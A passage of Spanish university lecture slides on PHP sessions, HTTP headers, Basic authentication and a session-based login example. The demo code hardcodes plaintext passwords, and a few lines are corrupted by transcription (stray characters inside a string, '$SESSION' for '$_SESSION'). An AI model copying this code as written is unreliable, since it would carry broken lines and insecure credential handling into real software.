 htmlBienvenido($_SESSION["usuario"]);
} else {
 // Si la sesión NO está establecida
 htmlLogin();
}
htmlFin();

```

```

function htmlInicio() {
 echo <<< HTML
 <!DOCTYPE html>
 <html>
 <head>
 <meta content="text/html; charset=utf-8" http-equiv="content-type">
 <title>Ejemplo de sesión</title>
 </head>
 <body>
 HTML;
}

```

```

function htmlFin() {
 echo <<< HTML
 </body>
 </html>
 HTML;
}

```

**Sesiones**  
**Ejemplo**

## Almacenamiento

Las sesiones se almacenan en un fichero del servidor



```
<?php
session_start();
$_SESSION["nombre"] = "Javier";
...
?>
```

**Servidor Apache en Ubuntu (un fichero por sesión):**  
`/var/lib/php/session(sess_1nrfdairbgi0q117afj0ogj40)`  
`nombre|s:6:"Javier";`

El nombre del fichero incluye el ID de la Cookie de sesión

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 77

**Sesiones**  
**Cómo se finalizan**


## Finalizar una sesión

La función `session_destroy()` destruye la sesión pero:

- No destruye las variables de la sesión (se pueden seguir usando)
- No elimina la cookie de la sesión (se sigue enviando en cada página)

```
function acabarSesion() {
 // La sesión debe estar iniciada
 if (session_status() == PHP_SESSION_NONE)
 session_start();

 // Destruir sesión
 session_destroy();
}
```



1. Introduzca sus credenciales  
 2. Bienvenido Javier, sesión establecida  
 3. Logout  
 4. Introduzca sus credenciales

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 78

**Sesiones**  
Cómo se finalizan

### Finalizar una sesión

La función `session_destroy()` destruye la sesión pero:

- No destruye las variables de la sesión (se pueden seguir usando)
- No elimina la cookie de la sesión (se sigue enviando en cada página)

```

function acabarSesion() {
 // La sesión debe estar iniciada
 if (session_status()==PHP_SESSION_NONE)
 session_start();

 // Borrar variables de sesión
 $_SESSION = array();
 session_unset();

 // Obtener parámetros de cookie de sesión
 $param = session_get_cookie_params();

 // Borrar cookie de sesión
 setcookie(session_name(), $_COOKIE[session_name()], time()-2592000,
 $param['path'], $param['domain'], $param['secure'], $param['httponly']);

 // Destruir sesión
 session_destroy();
}

```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 79

**Sesiones**  
Sobre la configuración del servidor

### Sesiones PHP

Permiten recordar el estado de la aplicación de forma muy sencilla: El servidor genera una cookie que identifica la sesión y almacena las variables asociadas a ella.

¿Y si el cliente tiene deshabilitadas las cookies?

Se puede pasar el ID de la sesión por GET/POST

- En la URL
- En el caso de formularios se puede pasar como un campo hidden

PHP puede añadir automáticamente el ID de sesión a la URL o a formularios

```

function iniciarSesion() {
 ini_set("session.use_cookies", 0);
 ini_set("session.use_only_cookies", 0);
 ini_set("session.use_trans_sid", 1);
 session_start();
}

function iniciarSesion() {
 session_start(["use_cookies" => "0",
 "use_only_cookies" => "0",
 "use_trans_sid" => "1"]);
}

```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 80

**Sesiones**

**Sobre la configuración del servidor**

```
function htmlBienvenido($nombre) {
echo <<< HTML
<p>Bienvenido $nombre, sesión establecida</p>
<form action="session2.php" method="get">
<input type="submit" name="logout" value="Logout">
</form>

Seguir en la página
HTML;
}
```

Código HTML generado por PHP

```
<!DOCTYPE html>
<html>
<head>
<meta content="text/html; charset=utf-8" http-equiv="content-type">
<title>Ejemplo de sesión</title>
</head>
<body>
<p>Bienvenido Javier, sesión establecida</p>
<form action="session2.php" method="post">
<input type="hidden" name="PHPSESSID" value="i141sv0d1pc23alum3ejt742j1" />
<input type="submit" name="logout" value="Logout">
</form>

Seguir en la página
</body>
</html>
```

Añadidos por PHP automáticamente

**Sesiones**

**Seguridad**

### Sesiones PHP

No se recomienda pasar el ID de sesión en URL

- Queda registrado en logs que pueden ser externos
- Facilita ataques man-in-the-middle

La cookie de ID de sesión o la variable POST del formulario también se pueden interceptar.

Recomendación:

- Usar cookies
- Usar HTTPS para cifrar las cookies

Medidas de seguridad si no se puede usar HTTPS:

- Almacenar alguna información adicional del cliente que establece la sesión y comprobarlo en cada acceso (dirección IP, user agent, ...)
- Cambiar el ID de la sesión (session\_regenerate\_id())

<http://blog.teamtreehouse.com/how-to-create-totally-secure-cookies>



UNIVERSIDAD  
DE GRANADA

# Tecnologías Web

## Grado en Ingeniería Informática

### Programación en el lado del servidor

- 1. El lenguaje PHP
- 2. PHP y aplicaciones web
  - 1. Uso de PHP en la web
  - 2. Procesamiento de formularios
  - 3. Saneamiento de cadenas
    - 1. URL encoding
    - 2. Saneamiento de cadenas
    - 3. Query strings
  - 4. Recordando el estado de las aplicaciones
    - 1. Cookies
    - 2. Sesiones
  - 5. Envío de encabezados
  - 3. PHP y conexión con BBDD



## Envío de encabezados

### Redirección y envío de datos

Header: envío de encabezados HTTP

```
header($msg);
Debe ponerse antes de enviar HTML
```

```
<?php
header("Location: http://www.google.es");
?>
```

```
<?php
header("Refresh: 3; url=http://www.google.es");
echo "Redirigiendo en 3 segundos ...";
?>
```

```
<?php
header("Content-Type: text/plain");
echo "Esto es texto plano que se enviará desde el servidor";
?>
```

## Envío de encabezados

### Envío de ficheros

Header: envío de encabezados HTTP

```
header($msg);
Debe ponerse antes de enviar HTML
```

```
<?php
header("Content-Type: image/png");
readfile("./smiley.png"); readfile: lee un fichero y lo envía a la salida
?>
```

```
<?php
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="fichero.txt"');
echo "Esto es texto plano que se enviará desde el servidor";
?>
```


```
<?php
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="smiley.png"');
header('Content-Length: ' . filesize("smiley.png"));
readfile("smiley.png");
?>
```

## Envío de encabezados

### Autenticación en el servidor

#### Autenticación HTTP

Usa la autenticación mediante una ventana similar a la que se usa cuando se configura htaccess en el servidor web



<http://www.techflirt.com/http-basic-authentication-php>

Williams, Lane "Web database applications with PHP & MySQL". O'Reilly. 2002

## Envío de encabezados

Autenticación en el servidor

### Autenticación HTTP

- Pide autenticación con cada cambio de "realm"
- Almacena credenciales en `$_SERVER['PHP_AUTH_USER']` y `$_SERVER['PHP_AUTH_PW']`
- No cifra la clave en la transmisión
- No permite hacer logout

```
if (isset($_SERVER['PHP_AUTH_USER']) && isset($_SERVER['PHP_AUTH_PW']) &&
 $_SERVER['PHP_AUTH_USER']=="ElUsuario" &&
 $_SERVER['PHP_AUTH_PW']=="LaClave") {
 echo "Usuario autenticado ", $_SERVER['PHP_AUTH_USER']
} else {
 header('WWW-Authenticate: Basic realm="Acceso restringido"');
 header('HTTP/1.0 401 Unauthorized');
 // Si pulsamos cancelar llegamos aquí
 die("Las credenciales no son válidas");
}
```

## Ejemplo

Sistema de login con redirección a origen

**Sitio Web**

Ud. no está identificado [Login](#)

Página pública Página privada Login Logout

**Página pública**

Para ver este contenido no es necesario estar autenticado

© Tecnologías Web

**Sitio Web**

Ud. no está identificado [Login](#)

Página pública Página privada Login Logout

Usuario: pepito  
Clave:  Acceder

**Sitio Web**

Página pública Página privada Login Logout

**Bienvenido, Pepito Pérez (pepito), se ha identificado correctamente**

Pepito Pérez (pepito) [Logout](#)

Ejemplo: acceso identificado

Uso de sesiones para logearse en un sitio web

**Sitio Web**

Ud. no está identificado [Login](#)

Página pública Página privada Login Logout

**La sesión ha terminado**

© Tecnologías Web

**Sitio Web**

Página pública Página privada Login Logout

**Página privada**

Esta página solo se muestra a usuarios autenticados

© Tecnologías Web



## Ejemplo

### Sistema de login con redirección a origen

```
<?php
require('include.php');
HTMLinicio('Página pública');
HTMLencabezado();
echo '<h1>Página pública</h1>';
echo '<p>Para ver este contenido no es necesario estar autenticado</p>';
HTMLpiepagina();
HTMLfin();
?>
```

paginapublica.php

```
<?php
require('checklogin.php');
require('include.php');
HTMLinicio('Página privada');
HTMLencabezado();
echo '<h1>Página privada</h1>';
echo '<p>Esta página solo se muestra a usuarios autenticados</p>';
HTMLpiepagina();
HTMLfin();
?>
```

paginaprivada.php



## Ejemplo

### Sistema de login con redirección a origen

```
<?php
if (session_status() == PHP_SESSION_NONE)
 session_start();
if (!isset($_SESSION['usuario']))
 header("Location: login.php");
?>
```

checklogin.php

```
<?php
if (session_status() == PHP_SESSION_NONE)
 session_start();
require('include.php');
if (isset($_SESSION['usuario'])) // ¿está autenticado?
 $accion = "yaidentificado"; // El usuario ya está identificado
else if (isset($_POST['submit']) && isset($_POST['usuario']) && isset($_POST['password'])) {
 // Se han recibido datos del formulario de login: validar login
 if ($_POST['usuario'] == "pepito" && $_POST['password'] == "secreto") {
 $_SESSION['usuario'] = $_POST['usuario']; // Autenticación correcta
 $_SESSION['nombre'] = "Pepito Pérez ({$_POST['usuario']})";
 $accion = "bienvenida";
 } else
 $accion = "errorautenticacion"; // Los datos no son válidos
} else
 $accion = "formulario"; // Acceso directo a la página de login
```

login.php

**Ejemplo****Sistema de login con redirección a origen**

```


 HTMLinicio('Login');
 HTMLencabezado();
 switch ($accion) {
 case "yaidentificado":
 echo "<h1>Usted ya está autenticado {$_SESSION['nombre']}</h1>";
 break;
 case "errorautenticacion":
 echo "<h1>Identificación incorrecta</h1>";
 echo "<h2>Inténtelo de nuevo</h2>";
 FORM_login('');
 break;
 case "formulario":
 FORM_login('');
 break;
 case "bienvenida":
 echo "<h1>Bienvenido, {$_SESSION['nombre']}, se ha identificado
 correctamente</h1>";
 break;
 default:
 echo "default";
 }
 HTMLpiepagina();
 HTMLfin();
?>
```

login.php (...continua)

**Ejemplo****Sistema de login con redirección a origen**

```


 <?php
 if (session_status() == PHP_SESSION_NONE)
 session_start();
 require('include.php');
 if (isset($_SESSION['usuario']))
 acabarSesion();

 HTMLinicio('Logout');
 HTMLencabezado();
 echo '<h1>La sesión ha terminado</h1>';
 HTMLpiepagina();
 HTMLfin();
?>
```

logout.php

**Ejemplo**  
Sistema de login con redirección a origen

Tras el login hay que pulsar de nuevo “Página privada”

**Sistema de login con redirección a origen**

Bienvenido, Pepito (pepito), se ha identificado correctamente

Página privada

Esta página solo se muestra a usuarios autenticados

Redirección automática hacia “Página privada”

Bienvenido, Pepito Pérez (pepito), se ha identificado correctamente  
... en unos segundos podrá continuar su navegación ...

Página privada

Esta página solo se muestra a usuarios autenticados

**Ejemplo**  
Sistema de login con redirección a origen

checklogin.php

```
<?php
if (session_status() == PHP_SESSION_NONE)
 session_start();
if (!isset($_SESSION['usuario'])) {
 // Recordar la página actual
 $_SESSION['desdedonde'] = $_SERVER['REQUEST_URI'];
 header("Location: login.php");
}
?>
```

login.php

```
...
if ($_POST['usuario'] == "pepito" && $_POST['password'] == "secreto") {
 // Autenticación correcta: almacenamos datos en variables de sesión
 $_SESSION['usuario'] = $_POST['usuario'];
 $_SESSION['nombre'] = "Pepito Pérez ({$_POST['usuario']}前者");
 if (isset($_SESSION['desdedonde']))
 $accion = "redireccion"; // Necesitamos redirección
 else
 $accion = "bienvenida"; // No hay que redireccionar
} else
```

**Ejemplo**  
Sistema de login con redirección a origen



```

switch ($accion) {
 case "redireccion":
 echo "<h1>Bienvenido, {$SESSION['nombre']}, se ha identificado
 correctamente</h1>";
 echo "<h2>... en unos segundos podrá continuar su navegación ...</h2>";
 header("Refresh:13; url={$SESSION['desdedonde']}");
 //header("Location: {$SESSION['desdedonde']}");
 break;
}

```

login.php (...continua)

```

<?php paginapublica.php
require('nochecklogin.php');
require('include.php');

HTMLinicio('Página pública');
HTMLencabezado();
echo '<h1>Página pública</h1>';
echo '<p>Para ver este contenido no
 es necesario estar autenticado</p>';
HTMLpiepagina();
HTMLfin();
?>

```

```


<?php nochecklogin.php
if (session_status() == PHP_SESSION_NONE)
 session_start();
unset($_SESSION['desdedonde']);
?>

```


**Programación en el lado del servidor. PHP+Web**

**Bibliografía**






Kevin Tatroe, Peter MacIntyre, Rasmus Lerdorf  
**Programming PHP**  
O'Reilly. 2013




Robin Nixon  
**Learning PHP, MySQL, & JavaScript (4th ed)**  
O'Reilly. 2014

<http://lpmj.net/>



David Sklar  
**Learning PHP**  
A gentle introduction to the
 web's most popular language  
O'Reilly. 2016



Josh Lockhart  
**Modern PHP**  
New features and good practices  
O'Reilly. 2015